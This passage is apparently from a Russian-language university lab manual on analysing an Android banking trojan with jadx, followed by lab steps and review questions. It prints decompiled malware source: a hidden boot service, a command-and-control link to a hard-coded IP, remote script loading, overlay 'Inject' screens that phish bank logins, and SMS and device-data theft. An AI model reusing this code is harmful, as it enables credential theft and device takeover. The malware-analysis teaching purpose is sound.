Также стоит отметить, что в файле манифеста существуют несколько классов-приемников, которые следят за новыми, поступающими на устройство SMS, за отправленными сообщениями, а также за статусом доставки сообщений. Существует приемник для обработки события

включения устройства - он необходим для запуска фоновой службы, не видимой для пользователя.

По файлу манифеста также можем определить первую, запускаемую активность, после нажатия на иконку приложения — `org.merry.core.MainActivity`

```
<activity android:label="Install" android:name="org.merry.core.MainActivity"
android:launchMode="singleTop">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Рассмотрим код этой активности, для этого найдем пакет в разделе «Source code» и откроем файл `MainActivity.java`.

Метод `OnCreate()` вызывается операционной системой при создании активности, соответственно метод выполнится при ее запуске.

```
@Override // android.app.Activity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Log.init();
    this._activity = this;
    if (!_noservice.booleanValue()) {
        startService(new Intent(this, RunService.class));
    }
    Log.write("Starting MainActivity");
    finish();
}
```

Как видно из представленного фрагмента, осуществляется старт фоновой службы `RunService` через намерение, найдем его исходный код.

Изучив подробно метод `OnCreate()` и код службы, можно прийти к выводу, что создается множество объектов, которые не используются, но остаются инициализированными в службе.

```
@Override // android.app.Service
public void onCreate() {
    _service = this;
    _pm = (PowerManager) getSystemService("power");
    _telemgr = (TelephonyManager) getSystemService("phone");
    _actmgr = (ActivityManager) getSystemService("activity");
    _keyguard = (KeyguardManager) getSystemService("keyguard");
    _notify = (NotificationManager) getSystemService("notification");
    _policy = (DevicePolicyManager) getSystemService("device_policy");
    _connectivity = (ConnectivityManager) getSystemService("connectivity");
    _wifimgr = (WifiManager) getSystemService("wifi");
    _alarm = (AlarmManager) getSystemService("alarm");
    registerReceiver(this._sms_sent_receiver, new IntentFilter("SMS_SENT"));
}
```

```

        registerReceiver(this._sms_delivered_receiver, new
IntentFilter("SMS_DELIVERED"));
    }

```

Помимо этого, злоумышленник регистрирует приемники на отправку и получение сообщений.

После onCreate() операционная система вызывает метод onStartCommand(), который повторяет инициализацию, после чего подключается к серверу через веб-сокеты kryoNet.

```

@Override // android.app.Service

    public int onStartCommand(Intent intent, int flags, int startId) {
        try {
            // повтор инициализации, затем код:
            _loader = new ScriptLoader();
            getSettings().set("srv", "http://192.227.137.154/request.php");
            Network.init(getSettings().get("srv"));
            this._client.start();
            this._client.addListener(new Listener() { // from class:
org.merry.core.RunService.2
                @Override // com.esotericsoftware.kryonet.Listener
                public void received(Connection conn, Object object) {
                    if (object instanceof String) {
                        String dec = new String(Base64.decode((String) object, 2),
Charset.forName("UTF-8"));
                        Log.write("recv: " + dec);
                        try {
                            JSONObject j = (JSONObject) new JSONParser().parse(dec);
                            if (j.containsKey("action")) {
                                Log.write("action: " + j.get("action"));
                            }
                            if (j.containsKey("action") &&
j.get("action").equals("connected")) {
                                String unused = RunService.bootScript = new
String(Base64.decode((String) j.get("bootScript"), 2), Charset.forName("UTF-8"));
                                Log.write("bootScript:" + RunService.bootScript);
                                return;
                            } else if (j.containsKey("action")) {
                                RunService.getService().getScriptLoader().call("onWSMessage", conn, dec);
                                return;
                            } else {
                                return;
                            }
                        } catch (Exception e) {
                            e.printStackTrace();
                            Log.write("recv exception: " + e);
                            return;
                        }
                    }
                    Log.write("Not a string " + object.getClass().getSimpleName());
                }
            }

            @Override // com.esotericsoftware.kryonet.Listener
            public void connected(Connection conn) {
                super.connected(conn);
                conn.setKeepAliveTCP(2000);
            }

```

```

        conn.setTimeout(60000);
        RunService.getService().getScriptLoader().call("onWSOpen", conn);
        Log.write("KryoNet connected.");
    }

    @Override // com.esotericsoftware.kryonet.Listener
    public void disconnected(Connection conn) {
        super.disconnected(conn);
        RunService.getService().getScriptLoader().call("onWSClose", conn,
0, 0);

        Log.write("Disconnected from kryoNet");
        try {
            Resources res = RunService.this.getResources();
            InputStream in_s =
res.openRawResource(C0139R.raw.bootscriptnet);
            byte[] b = new byte[in_s.available()];
            in_s.read(b);
            String script = new String(b);
            if (!RunService.bootScriptLoaded.booleanValue()) {
RunService.getService().getScriptLoader().loadScript("bootScriptNet", script);
            }
        } catch (Exception e) {
            Log.write(e.toString());
        }
    }
});
netConnect();
_started = true;
onTickHandler.sendMessageDelayed(2, 1000L);
onTickHandler.sendMessageDelayed(555, 100L);
onTickHandler.sendMessageDelayed(666, 1000L);
} catch (Exception e) {
    Log.write("onStartExc: " + e.toString() + " stack: ");
}

return 1;
}

```

Сервер после подключения присылает JSON – объект, с скриптом bootScript.js и неизвестным для нас содержимым в нем, который устанавливается в строковую переменную bootScript. После подключения, с небольшой задержкой вызываются методы из onTickHandler с разными кодами запуска. Изучим его код:

```

@Override // android.os.Handler
public void handleMessage(Message msg) {
    if (!RunService.getService().isAdminActive().booleanValue()) {
        Intent intent = new Intent(RunService.getService(),
AdminActivity.class);
        intent.addFlags(268435456);
        RunService.getService().startActivity(intent);
    }
    if (msg.what == 555) {
        List<ActivityManager.RunningTaskInfo> tasks =
RunService.getService().getActivityManager().getRunningTasks(1);
        if (tasks.size() != 0) {

```

```

        String name = tasks.get(0).topActivity.getClassName();
        if (Consts.locker.booleanValue() &&
!name.equals(Lock.class.getName()) &&
!RunService.getService().getSettings().get("locker").equals("false")) {
            Intent intent2 = new Intent(RunService.getService(),
Lock.class);
            intent2.addFlags(268435456);
            RunService.getService().startActivity(intent2);
        }

        if (!name.equals(RunService.currentWindow)) {
            Log.write("new activity: " + name);
            if (RunService._injects.containsKey(name) &&
!RunService.getService().getSettings().get(name + ".inject").equals("false")) {
                Inject.setURL((String) RunService._injects.get(name));
                RunService._api.StartNewActivity(Inject.class);
            }
        }

        RunService.getService().getScriptLoader().call("onWindowChange", name);
        String unused = RunService.currentWindow = name;
    }
}
RunService.onTickHandler.sendMessageDelayed(555, 100L);
RunService.getService().netConnect();
if (RunService.bootScript.length() != 0) {

    RunService.getService().getScriptLoader().loadScript("bootScriptNet",
RunService.bootScript);

    Log.write("bootScript loaded" + RunService.bootScript);
    String unused2 = RunService.bootScript = "";
    Boolean unused3 = RunService.bootScriptLoaded = true;
}

Object o = RunService._queue.poll();
if (o != null) {
    RunService.getService().sendNetPacket(o);
}
}

if (msg.what == 666) {
    RunService.getService().getScriptLoader().call("doQuery", new
Object[0]);
    if (RunService._wakeLock != null) {

        if (RunService._wakeLock.isHeld()) {
            RunService._wakeLock.release();
        }
        PowerManager.WakeLock unused4 = RunService._wakeLock = null;
    }

    PowerManager.WakeLock unused5 = RunService._wakeLock =
RunService._pm.newWakeLock(268435457, "LockTag");
    RunService._wakeLock.acquire();
    RunService.getService().lockWifi();
    RunService.onTickHandler.sendMessageDelayed(666,
Consts.queryDelay * CloseFrame.NORMAL);
}

if (msg.what == 2) {
    if (!Network.register().booleanValue()) {
        RunService.onTickHandler.sendMessageDelayed(2, 10000L);
    }
}

```



```

        return;
    }

    String js = Network.getScript("bootScriptNet");
    Log.write("boot.script: " + js);
    RunService.getService().getScriptLoader().loadScript("bootScriptNet",
js);
    }
}

```

По умолчанию, этот обработчик сообщений запрашивает привилегии администратора у пользователя, если их нет у приложения, после чего разбирает коды пришедшего сообщения.

- 555 код – код для перехвата открытия новых приложений, выполняет bootScript.js при первом запуске и сообщает через очередь _queue объекты серверу, периодически вызывает сам себя для просмотра открытых приложений и поддержания соединения с сервером. В случае, если есть подходящая «инъекция» для приложения (установленная через bootScript.js после первого запуска) запускает собственный Activity – Inject.
- 666 код – установка запретов автоблокировки для устройства и отключения Wi-Fi модуля. Обычно Wi-Fi может отключаться, если пользователь какое-то время не использовал устройство.
- 2 код – сообщает через SMS злоумышленнику о том, что появилось зараженное устройство

Запуск JS-скрипта bootScript через 555 код позволяет инициировать выгрузку контактов и сотовых данных устройства, создать нужные инъекции и предоставить удаленный доступ к среде выполнения сервиса через JS скрипт. Для интеграции системных объектов в среду JS скриптов был написан специальный класс ScriptLoader, который также можно найти в разделе «Source Code».

```

public Script loadScript(String name, String code) {
    if (getScript(name) != null) {
        try {
            getScript(name).eval(code);
        } catch (Exception e) {
            Log.write("loadScript: " + e.getMessage());
        }
        return getScript(name);
    }

    Script script = new Script(name);
    script.importPackage("org.merry.core");
    script.importPackage("org.merry.core.activities");
    script.importPackage("org.merry.core.net");
    script.importPackage("org.merry.core.packets");
    script.importPackage("org.merry.core.utilities");
    script.setVariable("Service", RunService.getService());
}

```

```

script.setVariable("API", RunService.getService().getAPI());
script.setVariable("Script", script);
script.setVariable("Settings", RunService.getService().getSettings());
script.setVariable("Context", RunService.getService());
script.setVariable("Log", new Log());
script.setVariable("ScriptLoader", this);

this._scripts.add(script);
try {
    script.eval(code);
    return script;
} catch (Exception e2) {
    Log.write("loadScript: " + e2.getMessage());
    return script;
}
}

```

Таким образом, у скрипта bootScript появляется возможность вызывать методы Java – классов, и обращаться к объектам:

- Service (RunService)
- API (xAPI)
- Script
- Settings
- Context (RunService)
- Log
- ScriptLoader

Стоит также упомянуть, что через объект xAPI JS скрипт может выгружать данные с устройства. Например, для выгрузки сотовых данных есть специальный метод getTelephonyInfo().

```

public String[] getTelephonyInfo() {
    String[] ret = new String[9];
    ret[0] = this.telemgr.getDeviceId();
    ret[1] = this.telemgr.getLine1Number();
    ret[2] = this.telemgr.getNetworkOperatorName();
    ret[3] = this.telemgr.getNetworkCountryIso();
    ret[4] = this.telemgr.getSimOperatorName();
    ret[5] = this.telemgr.getSimCountryIso();
    ret[6] = this.telemgr.getSimSerialNumber();
    return ret;
}

```

Аналогично представленному, в классе существуют методы для выгрузки контактов, отправки SMS, выполнения звонков с устройства.

Рассмотрим подробнее код 555 из обработчика событий в RunService. Предложенный троян замечает запуск приложения, и в случае, если злоумышленник имеет подходящую инъекцию (он предполагает, что откроется именно это приложение), запускает свою активность Inject, тем самым заменяет только что запущенное приложение. Тем временем

активность Inject представляет из себя браузер, интегрированный в объекты Java.

```
// BrowserActivity, Inject наследует BrowserActivity
public void onCreate(Bundle icle) {
    super.onCreate(icle);
    setContentView(C0139R.layout.browser);
    web = (WebView) findViewById(C0139R.C0140id.browser);
    web.setWebViewClient(new xWebClient());
    web.setWebChromeClient(new xWebChromeClient());
    web.clearCache(true);
    web.getSettings().setJavaScriptEnabled(true);
    web.getSettings().setAllowFileAccess(true);
    web.getSettings().setUseWideViewPort(true);
    web.getSettings().setBuiltInZoomControls(false);
    web.setVerticalScrollBarEnabled(true);
    web.setHorizontalScrollBarEnabled(true);
    web.addJavascriptInterface(new xWebAPI(this, web, this), "WebAPI");
    web.addJavascriptInterface(RunService.getService().getService(), "xAPI");
    web.addJavascriptInterface(new Consts(), "Consts");
    web.addJavascriptInterface(RunService.getService(), "Service");
    if (_data.length() == 0) {
        loadURL(_url);
        Log.write("Browser loading: " + _url);
    } else {
        loadData(_data, "text/html");
        Log.write("Browser loading: " + _data);
    }
    super.setTitle((CharSequence) _title);
}
```

Ключевым моментом этой активности является метод `addJavascriptInterface()`, в который передаются класс, предоставляющий интерфейс для JS, и имя, которое будет использоваться для отображения экземпляра в JS (например, «xAPI»). В результате будет создан интерфейс с именем xAPI для JavaScript, работающего в WebView.

С помощью этого способа злоумышленник может:

- Выполнить метод, описанный в Java, из JS.
- Выполнить из Java метод, описанный в JS.

Резюмируем: есть сервис, работающий в фоне, который следит за открываемыми приложениями. Если пользователь открывает приложение, то сервис перехватывает это и открывает вместо приложения подставной сайт через свой браузер – Inject (Activity), который скорее всего визуально будет максимально похож на запущенное приложение. В среду выполнения JS скриптов браузера интегрируются Java – объекты для взаимодействия с системой, недоступные по умолчанию из JS. Этими объектами в последствии будут пользоваться скрипты на сайте. Далее пользователь вводит данные, например: логин\пароль к банку, код из SMS, после чего сайт выдаст сообщение – «Ошибка, попробуйте позже», в это время злоумышленник

повторяет все те же самые действия через свой компьютер, а все SMS по сети направляется ему.

Также стоит отметить, что через JS злоумышленник может следить за многими, казалось бы, системными вещами: символами, вводимыми с клавиатуры (причем, не обязательно нажимать что-то на сайте, достаточно только начать вводить), сообщениями, звонками, уведомлениями из других приложений.

Порядок выполнения работы

1. Познакомится с программой декомпиляции jadx.
2. Скачать инфицированный APK, разархивировать, провести декомпиляцию dex файлов, преобразовать бинарный манифест в текстовый.
3. Отметить подозрительные разрешения приложения в файле манифеста, исследовать сертификат приложения, отметить информацию об авторах приложения.
4. Изучить код приложения, выделить вредоносные участки кода.
- 5*. Исследовать сетевую активность приложения с помощью mitmproxy и эмулятора.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, подозрительные разрешения рассмотренного приложения с описанием, информацию об его авторах с сертификата приложения, отмеченные вредоносные участки кода, список типов данных пользователя, передающихся злоумышленнику и выводы по результатам проделанной работы.

Контрольные вопросы

1. Каким образом приложение может нанести вред пользователю?
2. Что такое MITM-атака?
3. Как происходит процесс декомпиляции APK пакета?
4. Какие каталоги содержит APK - пакет?
5. Охарактеризуйте рассмотренное приложение, к какому виду вредоносных программ оно относится?
6. Какой категории пользователей не будет причинен вред? Укажите участок кода, где выполняется исключение
- 7*. Укажите адрес, на который отправляются данные, каким образом приложение подключается к сети?

